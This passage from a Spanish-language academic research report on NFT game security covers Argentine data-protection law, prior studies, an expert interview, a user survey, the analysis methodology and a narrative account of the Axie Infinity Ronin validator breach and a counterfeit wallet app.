


Figura 7. Diagrama de aplicaciones utilizadas para la simulación de intrusión

2.3. Marco Legal

Como se mencionó anteriormente, por sus siglas en inglés NFT significa Non Fungible Token, o Token No fungible. Su encuadre legal en el sistema legal argentino puede encontrarse en el Código Civil y Comercial de la Nación regula los bienes fungibles en el Título III, Capítulo 1, Sección 1a, estableciendo en el artículo 232 que “*Son cosas fungibles aquellas en que todo individuo de la especie equivale a otro individuo de la misma especie, y pueden sustituirse por otras de la misma calidad y en igual cantidad.*”. (Código Civil y Comercial de la Nación, 2014)

La característica de estos tokens es que son todos distintos entre los de su especie, es decir, otros NFT. Otra novedad se da en la forma en la que uno adquiere la propiedad de estos, a través del uso de Billeteras Virtuales, que pueden variar según el juego. Estas a su vez tienen requisitos propios para el registro y mantenimiento de la cuenta donde uno almacenará, por lo menos en principio, el Token ID correspondiente a su NFT.

Los requisitos de seguridad para estas billeteras virtuales pueden variar, pero en general **requieren una identificación o pasaporte válido, fotografías, direcciones de correo electrónico y real.**

Esta información es registrada y guardada en su base de datos. Esas bases de datos pueden encontrarse en entornos o ecosistemas que pueden no ser del todo seguros, poniendo los datos personales y privacidad a disposición de quienes tengan acceso a esa base de datos.

Por ello, en principio podría verse vulnerado el derecho a la intimidad/privacidad consagrado en la Constitución Nacional (Constitución Nacional, 1994):

*Artículo 18.- Ningún habitante de la Nación puede ser penado sin juicio previo fundado en ley anterior al hecho del proceso, ni juzgado por comisiones especiales, o sacado de los jueces designados por la ley antes del hecho de la causa. Nadie puede ser obligado a declarar contra sí mismo; ni arrestado sino en virtud de orden escrita de autoridad competente. Es inviolable la defensa en juicio de la persona y de los derechos. **El domicilio es inviolable, como también la correspondencia epistolar y los papeles privados;** y una ley determinará en qué casos y con qué justificativos podrá procederse a su allanamiento y ocupación. Quedan abolidos para siempre la pena de muerte por causas políticas, toda especie de tormento y los azotes. Las cárceles de la Nación serán sanas y limpias, para seguridad y no para castigo de*

los reos detenidos en ellas, y toda medida que a pretexto de precaución conduzca a mortificarlos más allá de lo que aquélla exija, hará responsable al juez que la autorice.

Artículo 19.- Las acciones privadas de los hombres que de ningún modo ofendan al orden y a la moral pública, ni perjudiquen a un tercero, están sólo reservadas a Dios, y exentas de la autoridad de los magistrados. Ningún habitante de la Nación será obligado a hacer lo que no manda la ley, ni privado de lo que ella no prohíbe.

Derecho que también se encuentra incorporado en la Declaración Universal de los Derechos Humanos (incorporado a la Constitución Nacional mediante el Artículo 75, inciso 22):

Artículo 17:

- 1. Toda persona tiene derecho a la propiedad, individual y colectivamente.*
- 2. Nadie será privado arbitrariamente de su propiedad.*

Asimismo, si estas empresas son utilizadas en Argentina, deben cumplir con las leyes en la materia permitiendo ejercer el derecho de Hábeas Data del artículo 43 de la Constitución, reglamentado mediante la ley de Protección de Datos Personales (Ley 25.326); y la ley 27.483 que aprueba el Convenio para la Protección de las Personas con respecto al Tratamiento Automatizado de Datos de Carácter Personal.

La Ley de Protección de Datos Personales (Ley 25.326) en su artículo segundo establece la definición de los siguientes aspectos:

ARTICULO 2° — (Definiciones).

A los fines de la presente ley se entiende por:

— ***Datos personales:*** *Información de cualquier tipo referida a personas físicas o de existencia ideal determinadas o determinables.*

— ***Datos sensibles:*** *Datos personales que revelan origen racial y étnico, opiniones políticas, convicciones religiosas, filosóficas o morales, afiliación sindical e información referente a la salud o a la vida sexual.*

Regula también sobre la calidad de los datos que deben almacenarse, la forma de brindar el consentimiento para el registro de los datos (entre otros aspectos). Ese consentimiento debe ser libre, expreso e informado. Sin embargo, suele suceder que cuando se accede a estos juegos o billeteras virtuales, no se leen los términos y condiciones analizando la extensión del consentimiento brindado respecto del uso de los datos personales.

La ley 27.483 aprueba el convenio para la protección de personas en el tratamiento automatizado de datos personales, incorporándolo a la legislación de la República Argentina. Se trata de un instrumento firmado en Francia por los Estados miembros del Consejo de Europa el 28 de enero de 1981 (Ministerio de Justicia, 2022). En su artículo primero sienta su Objeto y Fin estableciendo que:

*“El fin del presente Convenio es garantizar en el territorio de cada Parte a cualquier persona física sean cuales fueren su nacionalidad o su residencia, el respeto de sus derechos y libertades fundamentales, concretamente su **derecho a la vida privada, con respecto al tratamiento automatizado de los datos de carácter personal correspondientes a dicha persona.**”*

En septiembre de 2017, el Comité de Ministros del Consejo de Europa aceptó el pedido que hizo Argentina para adherir al Convenio. También conocido como Convenio número 108. El Convenio 108 es el único estándar que puede ser aplicado en todo el mundo, y proporciona seguridad jurídica y previsibilidad en las relaciones internacionales. Tiene por objeto proteger la privacidad de los individuos contra posibles abusos en el tratamiento de sus datos (Argentina, 2019). En el artículo 5 del Convenio: Legitimidad del procesamiento y la calidad de los datos se detalla (COE,2018):

*Cada Parte dispondrá que el **procesamiento de datos pueda llevarse a cabo sobre la base del consentimiento libre, específico, informado e inequívoco del interesado o de alguna otra base legítima establecida por la ley.***

Recopilados para fines explícitos, especificados y legítimos y no procesados de manera incompatible con esos fines; el procesamiento posterior con fines de archivo en interés público, fines de investigación científica o histórica o fines estadísticos es, sujeto a las garantías apropiadas, compatible con esos fines;

3. Estado del Arte

3.1. Investigaciones Previas

En este apartado se detallan las investigaciones previas que se han llevado a cabo sobre seguridad en el ecosistema NFT y en la Blockchain. Estos temas, son la base fundamental para el abordaje del análisis de la seguridad en juegos NFT.

Los riesgos en términos de seguridad informática dentro del ecosistema NFT, han sido estudiados desde diversos puntos de vista y haciendo foco en diferentes aspectos. Es un tema poco abordado en detalle y a la vez evoluciona constantemente por lo que fueron seleccionados tres trabajos de investigación que son considerados relevantes respecto al alcance del presente documento.

En la investigación titulada "Identifying Security Risks in NFT Platforms", el equipo liderado por el Dr. Andrew Reifers realiza un abordaje al tema de la seguridad en las plataformas NFT con la mirada puesta en las vulnerabilidades generadas por el desconocimiento de los usuarios frente a un mercado definido como "novedoso y de cambios permanentes". Andrew propone que las plataformas NFT deben implementar procesos y sistemas que impidan transacciones no autorizadas de NFT para mitigar los riesgos de ataques maliciosos y de phishing. A su vez, marca como un aspecto fundamental que las plataformas NFT deben capacitar a los usuarios sobre las buenas prácticas y el uso adecuado de la plataforma y la tecnología en sí para así reducir los riesgos generados por desconocimiento. (YASH et. al,2022)

Por otro lado, en la investigación catalogada como "Understanding Security Issues in the NFT Ecosystem" se explora con muchos tecnicismos los desafíos de seguridad en el ecosistema de NFT y realizada un análisis exhaustivo de las amenazas asociadas. En primer lugar, identifica los componentes que constituyen el ecosistema NFT, luego analiza cada uno de ellos para exponer problemas de seguridad, privacidad y usabilidad, así como amenazas económicas. Detalla tanto los comportamientos de usuarios malintencionados como malas prácticas comerciales que tienen lugar en los principales mercados. (DIPANJAN et. al,2022)

En ambos casos, el análisis de la seguridad ha sido abordado únicamente de manera teórica. Y si bien encarar desde diferentes enfoques al tema, llegan a conclusiones similares en cuanto al desconocimiento por parte de los usuarios y a la poca iniciativa de las plataformas NFT para abordar las ya conocidas vulnerabilidades.

El constante crecimiento del ecosistema de las criptomonedas impulsa la necesidad de plataformas de comercio de activos digitales. Más allá de las ya conocidas plataformas de intercambios centralizadas, **CEX** por sus iniciales en inglés, se introducen las de intercambios descentralizados, o **DEX**, para permitir a los usuarios intercambiar criptomonedas sin transferir la custodia de sus activos digitales a plataformas intermediarias,

eliminando así los problemas de seguridad y privacidad del CEX tradicional. En la investigación publicada en el año 2021 y titulada como "Trade or Trick? Detecting and Characterizing Scam Tokens on Uniswap Decentralized Exchange", se define a Uniswap como la plataforma DEX más destacada, y, por consiguiente, como una gran atracción para los estafadores, quienes inundan el ecosistema con token criptográficos fraudulentos y si bien las plataformas DeFi están evolucionando rápidamente, aún están en sus inicios, lo que significa que todavía tiene muchos problemas de seguridad que abordar. En este documento, se identifican y caracterizan las estafas con respecto al intercambio de criptomonedas y la generación de tokens de estafa en Uniswap. También se realiza un estudio en profundidad de las estafas de intercambio y proponen un marco de detección de estafas automatizado en pos de identificar tokens falsos en Uniswap, utilizando heurística y aprendizaje automático. Analizan sistemáticamente los comportamientos de estafa, su mecanismo de funcionamiento y los impactos financieros. Por otro lado, realizan un estudio para mostrar la generalidad del problema y la prevalencia de los tokens de estafa en otros DEX, como ser Sushiswap, Balancer y Bancor. Revelan que las estafas realizadas en Uniswap podrían haberse infiltrado en otros proyectos DEX y DeFi, porque la causa interna radica en la vaga regulación de la criptomoneda en plataformas descentralizadas. Para concluir, proponen que la comunidad de criptomonedas implemente un sistema de reputación de tokens utilizando técnicas como las propuestas en este documento para eliminar el impacto de los tokens fraudulentos. (XIA et. al,2021)

Por último, en el caso de estudio del año 2019 titulado "A Security Case Study for Blockchain Games" realizado por la Universidad China Shenzhen, se analizan las vulnerabilidades de las aplicaciones descentralizadas (DApps por sus siglas en inglés), puntualmente de los juegos Blockchain, los cuales consideran la aplicación pública de Blockchain más popular. También se discuten los posibles métodos de ataque basados en la arquitectura del juego Blockchain. Y Finalmente, se expone el resultado del análisis de seguridad en tres juegos y se describe cómo evitar estas vulnerabilidades por parte de los equipos de desarrollo de juegos. (MIN et. al,2019)

En conclusión, teniendo en cuenta el material recopilado, se puede ver que las investigaciones realizadas sobre los problemas de seguridad informática en ecosistemas NFT, son abordadas de manera teórica y sin centrarse en el análisis de una aplicación en particular. Si bien el caso de estudio del 2019 (MIN et. al,2019) tiene un enfoque similar al de la presente

investigación, resulta lógico un nuevo análisis dado el contexto actual, ya que los juegos previamente analizados no son los más populares de la actualidad y tanto las políticas como las herramientas para analizar la seguridad de ellos también se han renovado.

Para determinar el listado de juegos a analizar se hace foto en la cotización de la moneda propia de cada uno, seleccionando los que poseen una mejor cotización dentro del ranking publicado por CoinMarketCap.

CoinMarketCap es una plataforma que permite realizar el seguimiento de la capitalización de diferentes criptomonedas, es parte del grupo Binance Holdings Limited, quienes poseen una popular plataforma de intercambio de criptomonedas. Diariamente actualiza la cotización de miles de criptomonedas, las cuales al día de la elaboración del presente documento son 9608, y confecciona rankings por tipo de aplicaciones, de los cuales, durante el proceso de selección sólo se contemplan los referidos a coleccionables NFT como se ve en la próxima figura.

Al momento de la selección de juegos candidatos, se decide darle más peso a 2 aplicaciones descentralizadas que estaban catalogadas como inseguras por el portal denominado Grupo Informático y que actualmente siguen cotizando en el ranking publicado por CoinMarketCap. Estos juegos son League of Kingdoms y Splinterlands. (SALSA, 2022)




Figura 8. Principales monedas y token criptográficos utilizados para Colectables and NFTs (CoinMarketCap, 2022)

3.2. Jugabilidad vs. Seguridad en el Ecosistema NFT

Entrevista realizada el día 09 de septiembre del 2022 a Damián D'Aquila, especialista en ciberseguridad y CEO de Hunter's Pride, el cual es un ecosistema descentralizado donde coleccionistas, artistas e inversores pueden crear y comercializar álbumes de cromos NFT.



Figura 9. ¿Qué es Hunter's Pride? (Hunter's Pride, 2022)

Durante la entrevista, Damián D'Aquila hace referencia a que el ecosistema NFT no existe como tal. El que existe es el ecosistema Blockchain, donde prima la descentralización, es decir que el objetivo final de todo lo que se realiza dentro de este ecosistema, apunta a dar solución a problemas mediante la descentralización del poder, lo que significa que la concentración de autoridad o capacidad de decisión económica y la responsabilidad que esto conlleva es repartida entre los distintos integrantes del ecosistema.

Con el auge de la tecnología Blockchain, surge un problema central en el que se suele imponer la tecnología por sobre el problema que se quiere resolver. En muchos casos, no es necesario implementar una cadena de bloques, de hecho, es contraproducente hacerlo. Dando como ejemplo de esto a los juegos, se parte de dos premisas fundamentales: "la gente juega porque les divierte jugar" y "la gente paga para poder jugar". Estas dos ideas, son mal interpretadas por los desarrolladores de los juegos Play To Earn, quienes, según Damián, fundamentan lo siguiente: "Si la gente hoy paga por jugar y no recibe nada a cambio, vamos a darle dinero por jugar". Y siguiendo con esta línea de pensamiento: "Si actualmente existen

miles de usuarios que juegan sin recibir nada a cambio, si incluimos un incentivo económico, van a jugar mucho más”. Esto manifiesta un error conceptual, porque cuando alguien juega a un juego, lo hace porque recibe algo muy importante a cambio que es la diversión. Cuando una persona va al cine, paga una entrada para ir a disfrutar de una película. Análogamente, cuando alguien compra una consola de videojuegos o un juego, lo que hace es pagar para disfrutar. A través del videojuego se recibe una experiencia personalizada, no es lo mismo un juego de estrategia a un shooter o un juego de rol, y cada consumidor va a elegir la temática que más disfrute.

Continuando con la lógica, según Damián incorrecta, la idea central de los juegos NFT fundamenta lo siguiente: "Crear algo parecido a un juego, que no importa si es muy divertido, pero al incluir un incentivo monetario, los gamers van a jugarlos". Esto demuestra falta de análisis tanto del mercado donde apuntan, ecosistema gamer, como del negocio involucrado que es el desarrollo de videojuegos.

El Framework MDA, cuya sigla proviene de las palabras en inglés Mechanics, Dynamics, and Aesthetics, que significan Mecánica, Dinámica y Estética respectivamente, es un enfoque formal para comprender los juegos, que intenta difuminar la brecha entre el diseño, el desarrollo y la investigación técnica de los juegos. La coherencia sistemática surge cuando cada una de las partes del juego pueden relacionarse entre sí como un todo. Descomponer, comprender y crear esta coherencia requiere una armonía completa de los componentes del juego, partiendo desde el código, recorriendo el contenido y llegando a la experiencia de juego, y viceversa. MDA ayuda a los diseñadores, investigadores y académicos a lograr esta armonía.

El marco MDA plantea tres niveles de abstracción en juegos. La mecánica, que describe los componentes particulares del juego, a nivel de representación de datos y algoritmos. La dinámica, que describe el comportamiento en tiempo de ejecución de la mecánica sobre las acciones del jugador. La estética describe las respuestas emocionales deseables evocadas en el jugador cuando interactúa con el sistema de juego. La estética de un juego es caracterizada por 8 emociones. La Sensación al entender al juego como placer sensorial. Fantasía, el juego como vía para fomentar la imaginación. Narrativa, juego como un drama. Desafío, juego como circuito de obstáculos y superación. Compañerismo, el juego como marco social. Descubrimiento, el juego como territorio desconocido. Expresión, el juego como autodescubrimiento. Y Sumisión, el juego como pasatiempo.

La idea fundamental del marco MDA es pensar a los juegos como artefactos más que como medios. Es decir que el contenido de un juego es su comportamiento, no los medios que transmite hacia el jugador. Pensar en los juegos como artefactos diseñados ayuda a enmarcarlos como sistemas que construyen comportamiento a través de la interacción y admite opciones de diseño y análisis más claros en todos los niveles de estudio y desarrollo. Y aunque no existe una teoría unificada de los juegos o una fórmula que detalle la combinación y la proporción de elementos que resultarán en diversión, la taxonomía de la estética facilita la descripción de los juegos, arrojando luz sobre cómo y por qué diferentes juegos atraen a diferentes jugadores, o al mismo jugador en diferentes momentos. (HUNICKE et. al,2004)

Al analizar estos puntos fundamentales, se determina que, a los consumidores de juegos, no suele importarle el dinero por sobre el juego en sí. Tampoco cuentan con el conocimiento necesario para entender conceptos básicos como el retorno de inversión ni para utilizar o comprar criptomonedas. Por otro lado las personas involucradas en este tipo de startups, no son diseñadores de juegos ni economistas, lo que resultó en juegos poco atractivos, más ligados a las finanzas que a la diversión y con una economía precaria, lo que finalmente derivó consciente o no en estafas piramidales, donde el mercado crecía rápida y sostenidamente, en el cual no eran jugadores los que estaban invirtiendo en la preventa de tokens, sino que eran inversores que ingresaban miles de dólares en tokens de la empresa emergente. El token surge por la necesidad de financiar el desarrollo y promoción de los juegos. A través de una oferta inicial de moneda pudieron obtener el capital inicial para promocionar y desarrollar el producto. Una oferta inicial de moneda o ICO por sus siglas en inglés, es un método que permite a equipos reunir fondos para proyectos del ámbito de las criptomonedas. En una ICO, los equipos generan tokens basados en una blockchain y los venden a personas que apoyen inicialmente el proyecto, y de esta forma reciben dinero para financiar su desarrollo. (BINANCE.ICO,2022)

Un caso de fracaso en el que participó Damián D'Aquila es el juego DCHESS. Un juego de ajedrez donde el tablero y las piezas son NFT y un jugador puede poseerlo, mejorarlo y al ganar partidas va a obtener criptomonedas. En la web del juego se desarrolla la idea sobre el juego indicando que millones de personas juegan al ajedrez todos los días en todo el mundo sin generar ingresos, solo por entretenimiento. Y contrastan esto enunciando que con DCHESS esa realidad cambia, ya que proponen un modelo económico para este juego clásico. El problema se dio con la seguridad y transparencia durante los partidos online, donde algunos

usuarios, mientras jugaban una partida, en paralelo, utilizaban sistemas automatizados que los ayudaban a elegir la mejor jugada posible. Ante este escenario, era poco posible ganar y debería ser controlado como lo hacen web reconocidas de partidas online de ajedrez como Chess.com donde cuentan con sistemas de análisis de partidas que dificultan el uso de asistencia externa durante las partidas online. Este es otro caso donde se le dio prioridad a la publicidad y se impuso la tecnología por sobre la jugabilidad. (DCHESS,2022)

A modo de cierre, se le consulta al especialista que piensa sobre los juegos descentralizados que utilizan los NFT para que los usuarios sean reales propietarios de sus activos del juego y puedan comprarlos y venderlos. Ante este planteo, Damián responde con un contra ejemplo interesante haciendo referencia al desarrollo de un marketplace en el que se pueden comprar personajes, ítem y accesorios sin que estos sean NFT. También pueden intercambiarse sin involucrar criptomonedas ni ningún elemento del ecosistema Blockchain. Esto deja en evidencia que la solución de juegos NFT con criptomonedas, no surge para solucionar un problema, sino que se impuso la tecnología por sobre la necesidad.

3.3. User Research



Figura 10. Portada de la encuesta

Se realizó una encuesta en 2022 por el Instituto de Tecnología (INTEC) de la Universidad Argentina de la Empresa (UADE) en el marco del proyecto ACyT A22T05, Análisis de vulnerabilidades en videojuegos basados en NFT y criptomonedas, con el objetivo de registrar el uso y conocimiento de los usuarios con respecto a los juegos que incorporan

tecnología NFT y Blockchain. La encuesta es de carácter anónimo y puede haber sido compartida por redes sociales u otros medios electrónicos.

Sobre un total de 1029 encuestados, de los cuales el 66% son hombres y el 34% mujeres, se destaca que el 80% de las personas indicaron que saben lo que es un NFT y el mismo porcentaje conoce las diferencias básicas entre un una criptomoneda y un token no fungible.

Otro dato para tener en cuenta es que solo el 11% de los encuestados respondió que juega a juegos NFT o Play To Earn, de los cuales, Axie Infinity, BombCrypto, Crypto Blades, Mobox, Sunflowers Farmers, Alienworlds y Splinterlands fueron los más valorados.

De la información recopilada sobre las medidas de seguridad de los videojuegos, solo un 41% de los encuestados que respondieron que los juegan las conocen. Y con respecto a los términos y condiciones, el porcentaje es aún menor, ya que un 28% afirma leer los contratos para acceder a las aplicaciones y sus servicios. Por último, un 64% no conoce las medidas de seguridad de la infraestructura Blockchain que utilizan.

A modo de conclusión, se puede determinar que la mayoría de los usuarios de juegos NFT no le da la importancia necesaria a la ciberseguridad de las aplicaciones que consume. Por otro lado, esta mayoría afirma que acepta los términos y condiciones sin leerlos detenidamente.




Figura 11. El 80% de los encuestados saben qué es un NFT

4. Hipótesis

En el presente documento se aplican diferentes técnicas (análisis estático y dinámico) y herramientas (MobSF, Apktool), que se mencionan en detalle en el apartado de

metodología, para detectar deficiencias en términos de seguridad y mal uso de la información confidencial en aplicaciones descentralizadas.

Es por ello por lo que las hipótesis planteadas son las siguientes:

"Existen vulnerabilidades en materia de seguridad en los videojuegos del ecosistema NFT".

"Los videojuegos del ecosistema NFT abusan de los datos personales de los usuarios infringiendo las leyes de Protección de Datos Personales"

5. Metodología

Técnicas utilizadas para la recolección de información

1. Encuesta en base a mil casos para obtener datos estadísticos sobre la cantidad de usuarios promedio, edades, sus usos y los juegos que utilizan.
2. Relevamiento y análisis de fuentes secundarias, tales como:
 - El Instituto Nacional de Ciberseguridad de España (INCIBE) es una entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital a nivel internacional.
 - Open Web Application Security Project (OWASP) es una fundación sin fines de lucro que trabaja para mejorar la seguridad del software.
 - Common Weakness Enumeration (CWE) es una lista de tipos de debilidades comunes que aplica a software y hardware. Se utiliza como una vara de medición estándar para las herramientas de seguridad y como una línea de base para los esfuerzos de identificación, mitigación y prevención de debilidades.
 - Leyes sobre protección de datos personales N° 25.326 así como también las leyes 27.483, 24.430 y 26.994.
3. Entrevista a especialista en ciberseguridad.

Técnicas utilizadas para el análisis de seguridad

Para el análisis de seguridad de los juegos se utilizan las siguientes herramientas teniendo en cuenta el TOP 10 OWASP el cual es un documento que enumera los diez riesgos

de seguridad más importantes en aplicaciones web según la Fundación OWASP y la lista CWE de las debilidades de software más peligrosas:

- Mobile Security Framework (MobSF):

El análisis estático permite una revisión de código automatizada facilitando información detallada sobre permisos y configuraciones inseguras, código inseguro SSL, el uso indebido de APIs peligrosas, fugas de información sensible y el almacenamiento de archivos inseguros.

El analizador dinámico ejecuta la aplicación a evaluar en una máquina virtual y detecta los problemas en tiempo de ejecución. Realiza un análisis más detallado de los paquetes de red capturados descifrando el tráfico HTTPS, los informes de registros y de error.

- Apktool:

Es una herramienta que se utiliza para obtener el código fuente de una aplicación mediante la ingeniería inversa de su archivo apk de Android.

- Kali Linux:

Es una distribución basada en Debian GNU/Linux que contiene, entre otros, los aplicativos arriba mencionados y permite realizar un análisis completo de la seguridad informática de las aplicaciones.

- Metasploit Framework:

Es un entorno de software que facilita la creación de herramientas para realizar pruebas de ciberseguridad y simular ataques sobre una aplicación.

- Genymotion:

Es una herramienta que permite emular dispositivos Android con diferentes arquitecturas.

6. Resultados

6.1. Análisis de los juegos

6.1.1. Axie Infinity

Axie Infinity (AI) es un juego Play To Earn, desarrollado en el año 2018 por la empresa Sky Mavis, en el cual los jugadores poseen activos NFT llamados Axies Shards o simplemente Axies, los cuales pueden utilizarlos para luchar, ganar desafíos o simplemente coleccionarlos.



Figura 12. Una criatura de Axie Infinity (Axie Infinity, 2022)

El universo AI posee una economía descentralizada que les brinda a sus jugadores, a través de una wallet (billetera virtual que permite realizar operaciones de recepción y envío de activos a través de la red Blockchain), la posibilidad real de poseer, comprar, vender e intercambiar los Axies y recursos obtenidos en el juego. Estos activos, son propios de los jugadores, no de la empresa dueña del juego y los pueden utilizar en desafíos para ganar premios en una moneda digital llamada Smooth Love Potion (SLP). Los SLP son la principal fuente de ingresos del juego y se pueden utilizar para comprar más Axies. Los NFTs Axie Shards están basados en la red Ethereum, se pueden comercializar en las plataformas de intercambio de NFT compatibles. (Axie Infinity,2022)

El precio promedio de la moneda AXS (Axie Infinity Shard) en el mes de agosto del 2022 es de \$14 USD con un volumen promedio de operaciones diarias de \$97 millones de dólares. Axie Infinity cuenta con una capitalización de mercado de aproximadamente \$1.2 billones de dólares y un suministro circulante de 83 millones de monedas AXS. (coinmarketcap,2022)

El token Axie Infinity Shard (AXS) es un token ERC-20 en la cadena de bloques Ethereum. Como resultado, está protegido por el algoritmo de prueba de autoridad (POA) de Ethereum, el cual es un mecanismo de consenso basado en la reputación que aprovecha el valor

de las identidades, lo que significa que los validadores de bloque no están poniendo en juego sus monedas sino su propia reputación. Por lo tanto, los bloques y las transacciones de AI son verificados y protegidas por los nodos de validación que se seleccionan arbitrariamente como entidades confiables. (Ethereum,2022; BINANCE,2022)

La cadena Ronin de Sky Mavis consta de 9 nodos de validación. Para reconocer un evento de Depósito o un evento de Retiro, se necesitan cinco de las nueve firmas del validador. Este umbral de 5/9 fue determinado por la empresa para resolver rápidamente las transacciones y evitar demoras por problemas de sincronización entre nodos. El 23 de marzo del 2022, tanto los nodos de validación de Sky Mavis como los de Axie se vieron comprometidos, lo que resultó en un robo de 173.600 Ethereum y 25.5 millones de USDC (dólares coin es una criptomoneda vinculada al dólar de Estados Unidos). El atacante disponía de claves privadas pirateadas para falsificar retiros y logró controlar cuatro validadores de Sky Mavis y un validador Axie completando los 5 necesarios. (RoninAlert,2022)

La causa principal que facilitó el ataque fue el pequeño conjunto de validadores que hizo mucho más fácil comprometer la red. Al momento de la realización de la presente investigación, la empresa desarrolladora del juego ha aumentado a 11 nodos de validación. Sky Mavis considera que 11 nodos siguen siendo insuficientes para garantizar la seguridad de las transacciones por lo que planean a largo plazo ampliar este número a 100. (Ronin,2022)

Para poder obtener el juego, existen 3 requisitos previos como se aprecia en la siguiente figura. El primero es descargar y registrar una cuenta dentro de la wallet propia de Axie Infinity denominada Ronin Wallet.




Figura 13. Getting Started with Axie (SkyMavis, 2022)

Esto genera un problema en materia de seguridad, los cibercriminales podrían intentar falsificar o atacar esta billetera virtual. En Julio del 2021 estaba disponible en Google

Play Store una copia de la aplicación oficial Ronin Wallet para intentar engañar a los usuarios inexperimentados. El nombre, logo y descripción eran idénticos a los de la aplicación oficial, solo se diferenciaban por el autor. (GONZALEZ ALVAREZ,2022)

Si bien actualmente no está más disponible en el Store de Google, todavía es posible obtenerla en una web alternativa llamada APKFab como se aprecia en la figura debajo.

